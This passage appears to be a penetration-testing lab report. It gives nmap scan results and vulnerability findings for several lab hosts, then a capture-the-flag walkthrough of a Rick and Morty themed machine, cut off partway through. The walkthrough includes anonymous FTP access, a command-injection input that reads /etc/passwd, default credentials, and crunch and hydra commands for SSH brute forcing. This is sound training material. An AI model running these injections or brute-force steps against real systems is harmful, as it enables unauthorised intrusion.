|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8083/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8084/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8085/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8086/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8087/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8088/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8089/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8090/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8091/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8092/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8093/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8094/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8095/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8096/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8097/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8098/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8099/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8100/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8101/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8102/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8103/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8104/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8105/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8106/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8107/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8108/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8109/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8110/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8111/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8112/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8113/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8114/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8115/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8116/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8117/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8118/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8119/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8120/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8121/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8122/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8123/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8124/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8125/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8126/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8127/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8128/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8129/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8130/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8131/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8132/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8133/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8134/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8135/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8136/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8137/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8138/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8139/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8140/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8141/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8142/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8143/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8144/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8145/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8146/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8147/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8148/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8149/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8150/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8151/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8152/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8153/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8154/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
8155/tcp   open  http            Sun GlassFish Open Source Edition 4.0
|_http-title: Site doesn't have a title (text/html;charset=UTF-8
```

```

Host script results:
_clock-skew: mean: 9h10m00s, deviation: 2h51m28s, median: 7h59m59s
_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:8c:43:10 (VMware)
smb-os-discovery:
  OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
  OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
  Computer name: vagrant-2008R2
  NetBIOS computer name: VAGRANT-2008R2\x00
  Workgroup: WORKGROUP\x00
  System time: 2025-04-17T00:38:54-07:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2025-04-17T07:38:52
  start_date: 2025-04-17T07:29:23

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.48 seconds

```

## Promising Vulnerabilities for next phases

The MySQL service appears to expose password hash info and may be worth brute-forcing or checking for default credentials. The Elasticsearch instance is running version 1.1.1 which is extremely outdated and known to have multiple remote execution vulnerabilities. The Apache server with PUT enabled may allow file uploads if not locked down. TRACE methods on web servers are also a potential vector for cross-site tracing (XST). The large number of RPC services and the age of the OS suggest many possible exploits available for Windows Server 2008 R2. Also, several services use expired or self-signed SSL certs which might help in MITM or SSL downgrade attacks. Below are some notable vulnerabilities that need to be addressed.

**CVE-2016-5584 CVE-2016-6662 CVE-2016-7440: Oracle MySQL Security Updates (oct2016-2881722) 09 – Windows:**

**Rating: 10.0 (High)**

**Summary:** This host is running Oracle MySQL and is prone to multiple vulnerabilities.

**Impact:** Successful exploitation of this vulnerability will allow remote users to access restricted data.

**Solution:** Apply the patch from the reference advisory.

**CVE-2016-6662: Oracle MySQL 'my.conf' Security Bypass Vulnerability (Windows):****Rating:** 10.0 (High)**Summary:** This host is running Oracle MySQL and is prone to security bypass vulnerability.**Impact:** Successful exploitation will allow a local user to execute arbitrary code with root privileges by setting malloc\_lib.**Solution:** Upgrade to Oracle MySQL Server 5.5.52, or 5.6.33. or 5.7.15, or later.**CVE-2010-0219: Apache Axis2 axis2-admin default credentials:****Rating:** 10.0 (High)**Summary:** The remote Apache Axi2 web interface is prone to a default account authentication bypass vulnerability.**Impact:** Remote attackers can gain access to sensitive information, modify system configuration, or execute code by uploading malicious webservice. It was possible to login with default credentials: admin/axis2**Solution:** Change the password.**MySQL / MariaDB weak password:****Rating:** 9.0 (High)**Summary:** It was possible to login into the remote MySQL as root using weak credentials. You can login as root with an empty password.**Solution:** Change the password as soon as possible.

192.168.1.125

## Findings

This is an Ubuntu Linux machine running multiple services, including FTP (ProFTPD 1.3.5), SSH (OpenSSH 6.6.1p1), a web server (Apache 2.4.7) with several directories, Samba (4.3.11-Ubuntu), MySQL (8.1.7.v20120910), and Jetty (8.1.7.v20120910) on port 8181. The hostname is UBUNTU (NetBIOS) and x800 (domain). The web server has directories like /chat/, /drupal/, /payroll\_app.php, and /phpmyadmin/, with timestamps dating back to 2013. The HTTP server allows the PUT method, and SMB has message signing disabled, indicating potential security risks.

## How we got our information

This information was gathered using an Nmap scan

```
(kali@kali)~$
$ nmap -A 192.168.1.125
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-04 14:16 EDT
Nmap scan report for ubuntu.ccspen.local (192.168.1.125)
Host is up (0.00094s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 1024 6d:5a:ab:48:fd:61:7c:ea:9c:c6:eb:97:40:17:d2:2f (DSA)
 2048 19:ba:35:03:51:b5:04:03:d6:3c:e5:8f:d5:7f:a8:b5 (RSA)
 256 12:a8:0a:1a:ff:b1:2f:bd:61:ae:09:4f:08:27:be:88 (ECDSA)
 256 39:aa:cc:36:6d:91:f7:11:8f:8c:70:04:93:fd:16:33 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
http-ls: Volume /
  SIZE  TIME             FILENAME
  -      -                -
  -      2020-12-29 17:02 chat/
  -      2011-07-27 20:17 drupal/
  1.7K   2020-12-29 17:02 payroll_app.php
  -      2013-04-08 12:06 phpmyadmin/
  -
http-server-header: Apache/2.4.7 (Ubuntu)
http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
http-methods:
  - Potentially risky methods: PUT
  http-robots.txt: 1 disallowed entry
  - /
http-server-header: CUPS/1.7 IPP/2.1
http-title: Home - CUPS 1.7.2
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  open  http         Jetty 8.1.7.v20120910
http-server-header: Jetty(8.1.7.v20120910)
http-title: Error 404 - Not Found
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
clock-skew: mean: 1s, deviation: 2s, median: 0s
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: ubuntu
  NetBIOS computer name: UBUNTU\x00
  Domain name: \x00
  FQDN: ubuntu
  System time: 2025-04-04T18:16:50+00:00
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
  2.02:
    Message signing enabled but not required
smb2-time:
  date: 2025-04-04T18:16:48
  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.65 seconds
```

The scan also identified HTTP methods, server headers, and SMB configurations. Additional scans like Greenbone found CVEs like CVE-2016-6329 but not as many as .124.

### **Promising Vulnerabilities for next phases**

The outdated software versions, such as Apache 2.4.7, OpenSSH 6.6.1p1, and MySQL 8.1.7, are likely to have known vulnerabilities that could be exploited. The PUT method on the HTTP server might allow unauthorized file uploads if misconfigured. The SMB service with message signing disabled is a major security risk, potentially allowing for man-in-the-middle attacks. Additionally, the MySQL port being open but unauthorized suggests possible misconfiguration, and the old directories on the web server (e.g., /phpmyadmin/) could contain exploitable scripts or configurations worth investigating further.

#### **CVE-2015-3306: ProFTPD 'mod\_copy' Unauthenticated copying of files via SITE CPFR/CPTO:**

**Rating:** 10.0 (High)

**Summary:** The mod\_copy module in ProFTPD 1.3.5 allows remote attackers to read and write arbitrary files via the site cpfr and site cpto commands.

**Impact:** Any unauthenticated client can use these commands to copy files from any part of the filesystem to a chosen destination.

**Solution:** Vendor fix; ask your vendor for an update

#### **CVE-2010-2075: Check for Backdoor in UnrealIRCd:**

**Rating:** 7.5 (High)

**Summary:** UnrealIRCd 3.2.8.1, as distributed on certain mirror sites between 2009 and 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3\_DOLOG\_SYSTEM macro.

**Impact:** Remote attackers to execute arbitrary commands on a system.

**CVE-2014-3704: Drupal Core SQL Injection Vulnerability:****Rating:** 7.5 (High)

**Summary:** The expandArguments function in the database abstraction API in Drupal core 7.x before 7.32 does not properly compare constructed statements.

**Impact:** Remote attackers can conduct SQL injection attacks via an array containing crafted keys.

**Solution:** Vendor fix; update software as recommended by vendor

**SSH Brute Force Logins Reporting****Rating:** 7.5 (High)

**Summary:** It was possible to login into the remote SSH server using default credentials.

<vagrant:vagrant>

**Impact:** User can gain root access of the system.

**Solution:** Change the password as soon as possible.

**CVE-2011-3730: Drupal Information Disclosure Vulnerability:****Rating:** 5.0 (Medium)

**Summary:** The host is running Drupal and is prone to information disclosure vulnerability

**Impact:** The flaw is due to insufficient error checking, allows remote attackers to obtain sensitive information via a direct request to a .php file, which reveals the installation path.

**Solution:** No known solution. Just general solutions.



## PHASE 2

In this phase, we will attempt to gain access to each system by exploiting the vulnerabilities that we found in phase 1 of this penetration testing report. This section has more proof-of-concepts on what we know about the exploitation and post-exploitation phases of the penetration testing process.



## GAINING ACCESS

192.168.1.120

These are some extra ports that we found that didn't show up in the original nmap scan of this host's machine.

```
(kali@kali)-[~]
$ nmap -T4 -p- 192.168.1.120
Starting Nmap 7.91 ( https://nmap.org ) at 2025-04-15 12:09 EDT
Nmap scan report for 192.168.1.120
Host is up (0.00061s latency).
Not shown: 65384 closed ports, 144 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp   open  zeus-admin
13337/tcp  open  unknown
22222/tcp  open  easyengine
60000/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 594.27 seconds
```

Anonymous FTP login on port 21. Username and password are both **anonymous**. Then I looked to see what files were on the server. There was a FLAG.txt file. I couldn't run a simple cat to look at the file. Realizing that it's on a server, I had to run the **get FLAG.txt** to retrieve it from the server. Once it was retrieved, I had to exit out back to my own machine because that is where the file was sent to. Trying to open the file again we got our first flag.

```
(kali@kali)-[~]
$ ftp 192.168.1.120
Connected to 192.168.1.120.
220 (vsFTPd 3.0.3)
Name (192.168.1.120:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
226 Directory send OK.
ftp> cat FLAG.txt
?Invalid command
ftp> cat FLAG.txt
?Invalid command
ftp> get FLAG.txt
local: FLAG.txt.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.06 secs (0.6828 kB/s)
ftp> exit
221 Goodbye.

(kali@kali)-[~]
$ ls
armitage-tmp Desktop Documents Downloads FLAG.txt Music Pictures Public Templates Videos
(kali@kali)-[~]
$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

Next, we ran a dirb search on the host's webserver since port 80 was open. A few interesting pages show up.

The robots.txt file is always a good file to see in the results. Another thing here is that there is a directory that has some possible information in it.

```
(kali@kali)-[~]
$ dirb http://192.168.1.120/

DIRB v2.22
By The Dark Raver

START_TIME: Thu Apr 3 14:18:56 2025
URL_BASE: http://192.168.1.120/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

-- Scanning URL: http://192.168.1.120/ --
+ http://192.168.1.120/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.1.120/index.html (CODE:200|SIZE:326)
=> DIRECTORY: http://192.168.1.120/passwords/
+ http://192.168.1.120/robots.txt (CODE:200|SIZE:126)

-- Entering directory: http://192.168.1.120/passwords/ --
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Apr 3 14:18:59 2025
DOWNLOADED: 4612 - FOUND: 3
```

First, we navigated to the robots.txt page. We found three results below. The first page with ../root\_shell.cgi had “Under Construction” at the top of the page. Next, we went to the ../tracertool.cgi page.




```
192.168.1.120/robots.txt

They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

On this tracertool page we were presented with a text box. We immediately knew that we could possibly do some type of command injection.



```
Super Cool Webpage x +
192.168.1.120/cgi-bin/tracertool.cgi

MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.


Trace!
```

We tried many commands. The first one that seemed to work was `192.168.1.120;ls` and it gave us a traceroute response with two of the files that were found in the robots.txt file. We immediately tried to look at the contents of the `/etc/passwd` file to see any users that could be on the machine. First, we tried to run `192.168.1.120;cat /etc/passwd` but a cat was displayed under the traceroute results. We then had to try and open the file another way. The next option was to use the head command. We then ran `192.168.1.120;head /etc/passwd`. Some results came up, but we were certain that there were more since the head command by default only shows ten lines and all first ten lines showed up. We then ran `192.168.1.120;head -n 50 /etc/passwd` to show the first fifty lines of the file. Sure enough, we had found some users that belonged to this machine. We found RickSanchez, Morty, and Summer.

### MORTY'S MACHINE TRACER MACHINE


Enter an IP address to trace.

192.168.1.120;head -n 50 /etc/passwd


Trace!

```
traceroute to 192.168.1.120 (192.168.1.120), 30 hops max, 60 byte packets
 1 localhost.localdomain (192.168.1.120)  0.039 ms  0.024 ms  0.007 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:./:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:./:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:./:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
polkitd:x:997:996:User for polkitd:./:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:./:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:./:/sbin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
Morty:x:1001:1001:./home/Morty:/bin/bash
Summer:x:1002:1002:./home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```


Next, we decided to visit the directory that was given to us in the dirb scan. This was the directory that was found in the dirb scan. It has one directory and two files. The parent directory just takes you to the home page of the entire website. The FLAG.txt was the next file we clicked on.



In the FLAG.txt file, there were these results.



Next, it was time to see what was in the passwords.html file. When we clicked on it, there was a short paragraph saying how Rick had to hide Morty's password for him since storing a password in a file called password.html is dumb. This meant that any flags or passwords had to be hidden in the source code. After doing an inspect element, we found our first password. Our first password appears to be "winter".







We attempted to unzip the journal.txt.zip file and were greeted with a password option. We originally tried winter again, but it didn't work. We then tried the password *Meeseek* that we just received, and it worked. We got another flag. Potentially another password for another file on the system.

```
[Summer@localhost Morty]$ unzip -c journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
[Summer@localhost Morty]$
```

Next, it was time for the RickSanchez directory. We found two directories. RICKS\_SAFE and ThisDoesntContainAnyFlags. We ignored the second directory since it said it had no flags, and we proceeded to the RICKS\_SAFE directory. At first, we tried the head command. It gave us some encrypted data and at the end it said to use the command line a different way to read/decrypt file. Next, we copied the file out of the current directory and put the copy into the Summer user's directory where we had more privileges. We then went back to the directory we copied the "safe" file to, and then tried to decrypt it. We used the password from the previous step. The decrypted file gave us some hints to another possible password.

```
[Summer@localhost ~]$ cd /home/RickSanchez
[Summer@localhost RickSanchez]$ ls -l
total 0
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21  2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez 26 Aug 18  2017 ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd RICKS_SAFE
[Summer@localhost RICKS_SAFE]$ ls -l
total 12
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21  2017 safe
[Summer@localhost RICKS_SAFE]$ cp safe safe2
cp: cannot create regular file 'safe2': Permission denied
[Summer@localhost RICKS_SAFE]$ cp safe /home/Summer/safe2
[Summer@localhost RICKS_SAFE]$ cd ..
[Summer@localhost RickSanchez]$ cd /home/Summer
[Summer@localhost ~]$ ./safe2 131333
decrypt:      FLAG{And Awwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.💎 @
[Summer@localhost ~]$
```

We then did some research and found out that the name of Rick Sanchez's band was, "The Flesh Curtains".

From there, we used Crunch and Hydra to create a wordlist that eventually cracked the password

"P7Curtains".

```
(kali@kali)-[~]
$ crunch 10 10 -t ,%Curtains >> pass.txt
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

(kali@kali)-[~]
$ hydra -l RickSanchez -P pass.txt 192.168.1.120 ssh -s 22222
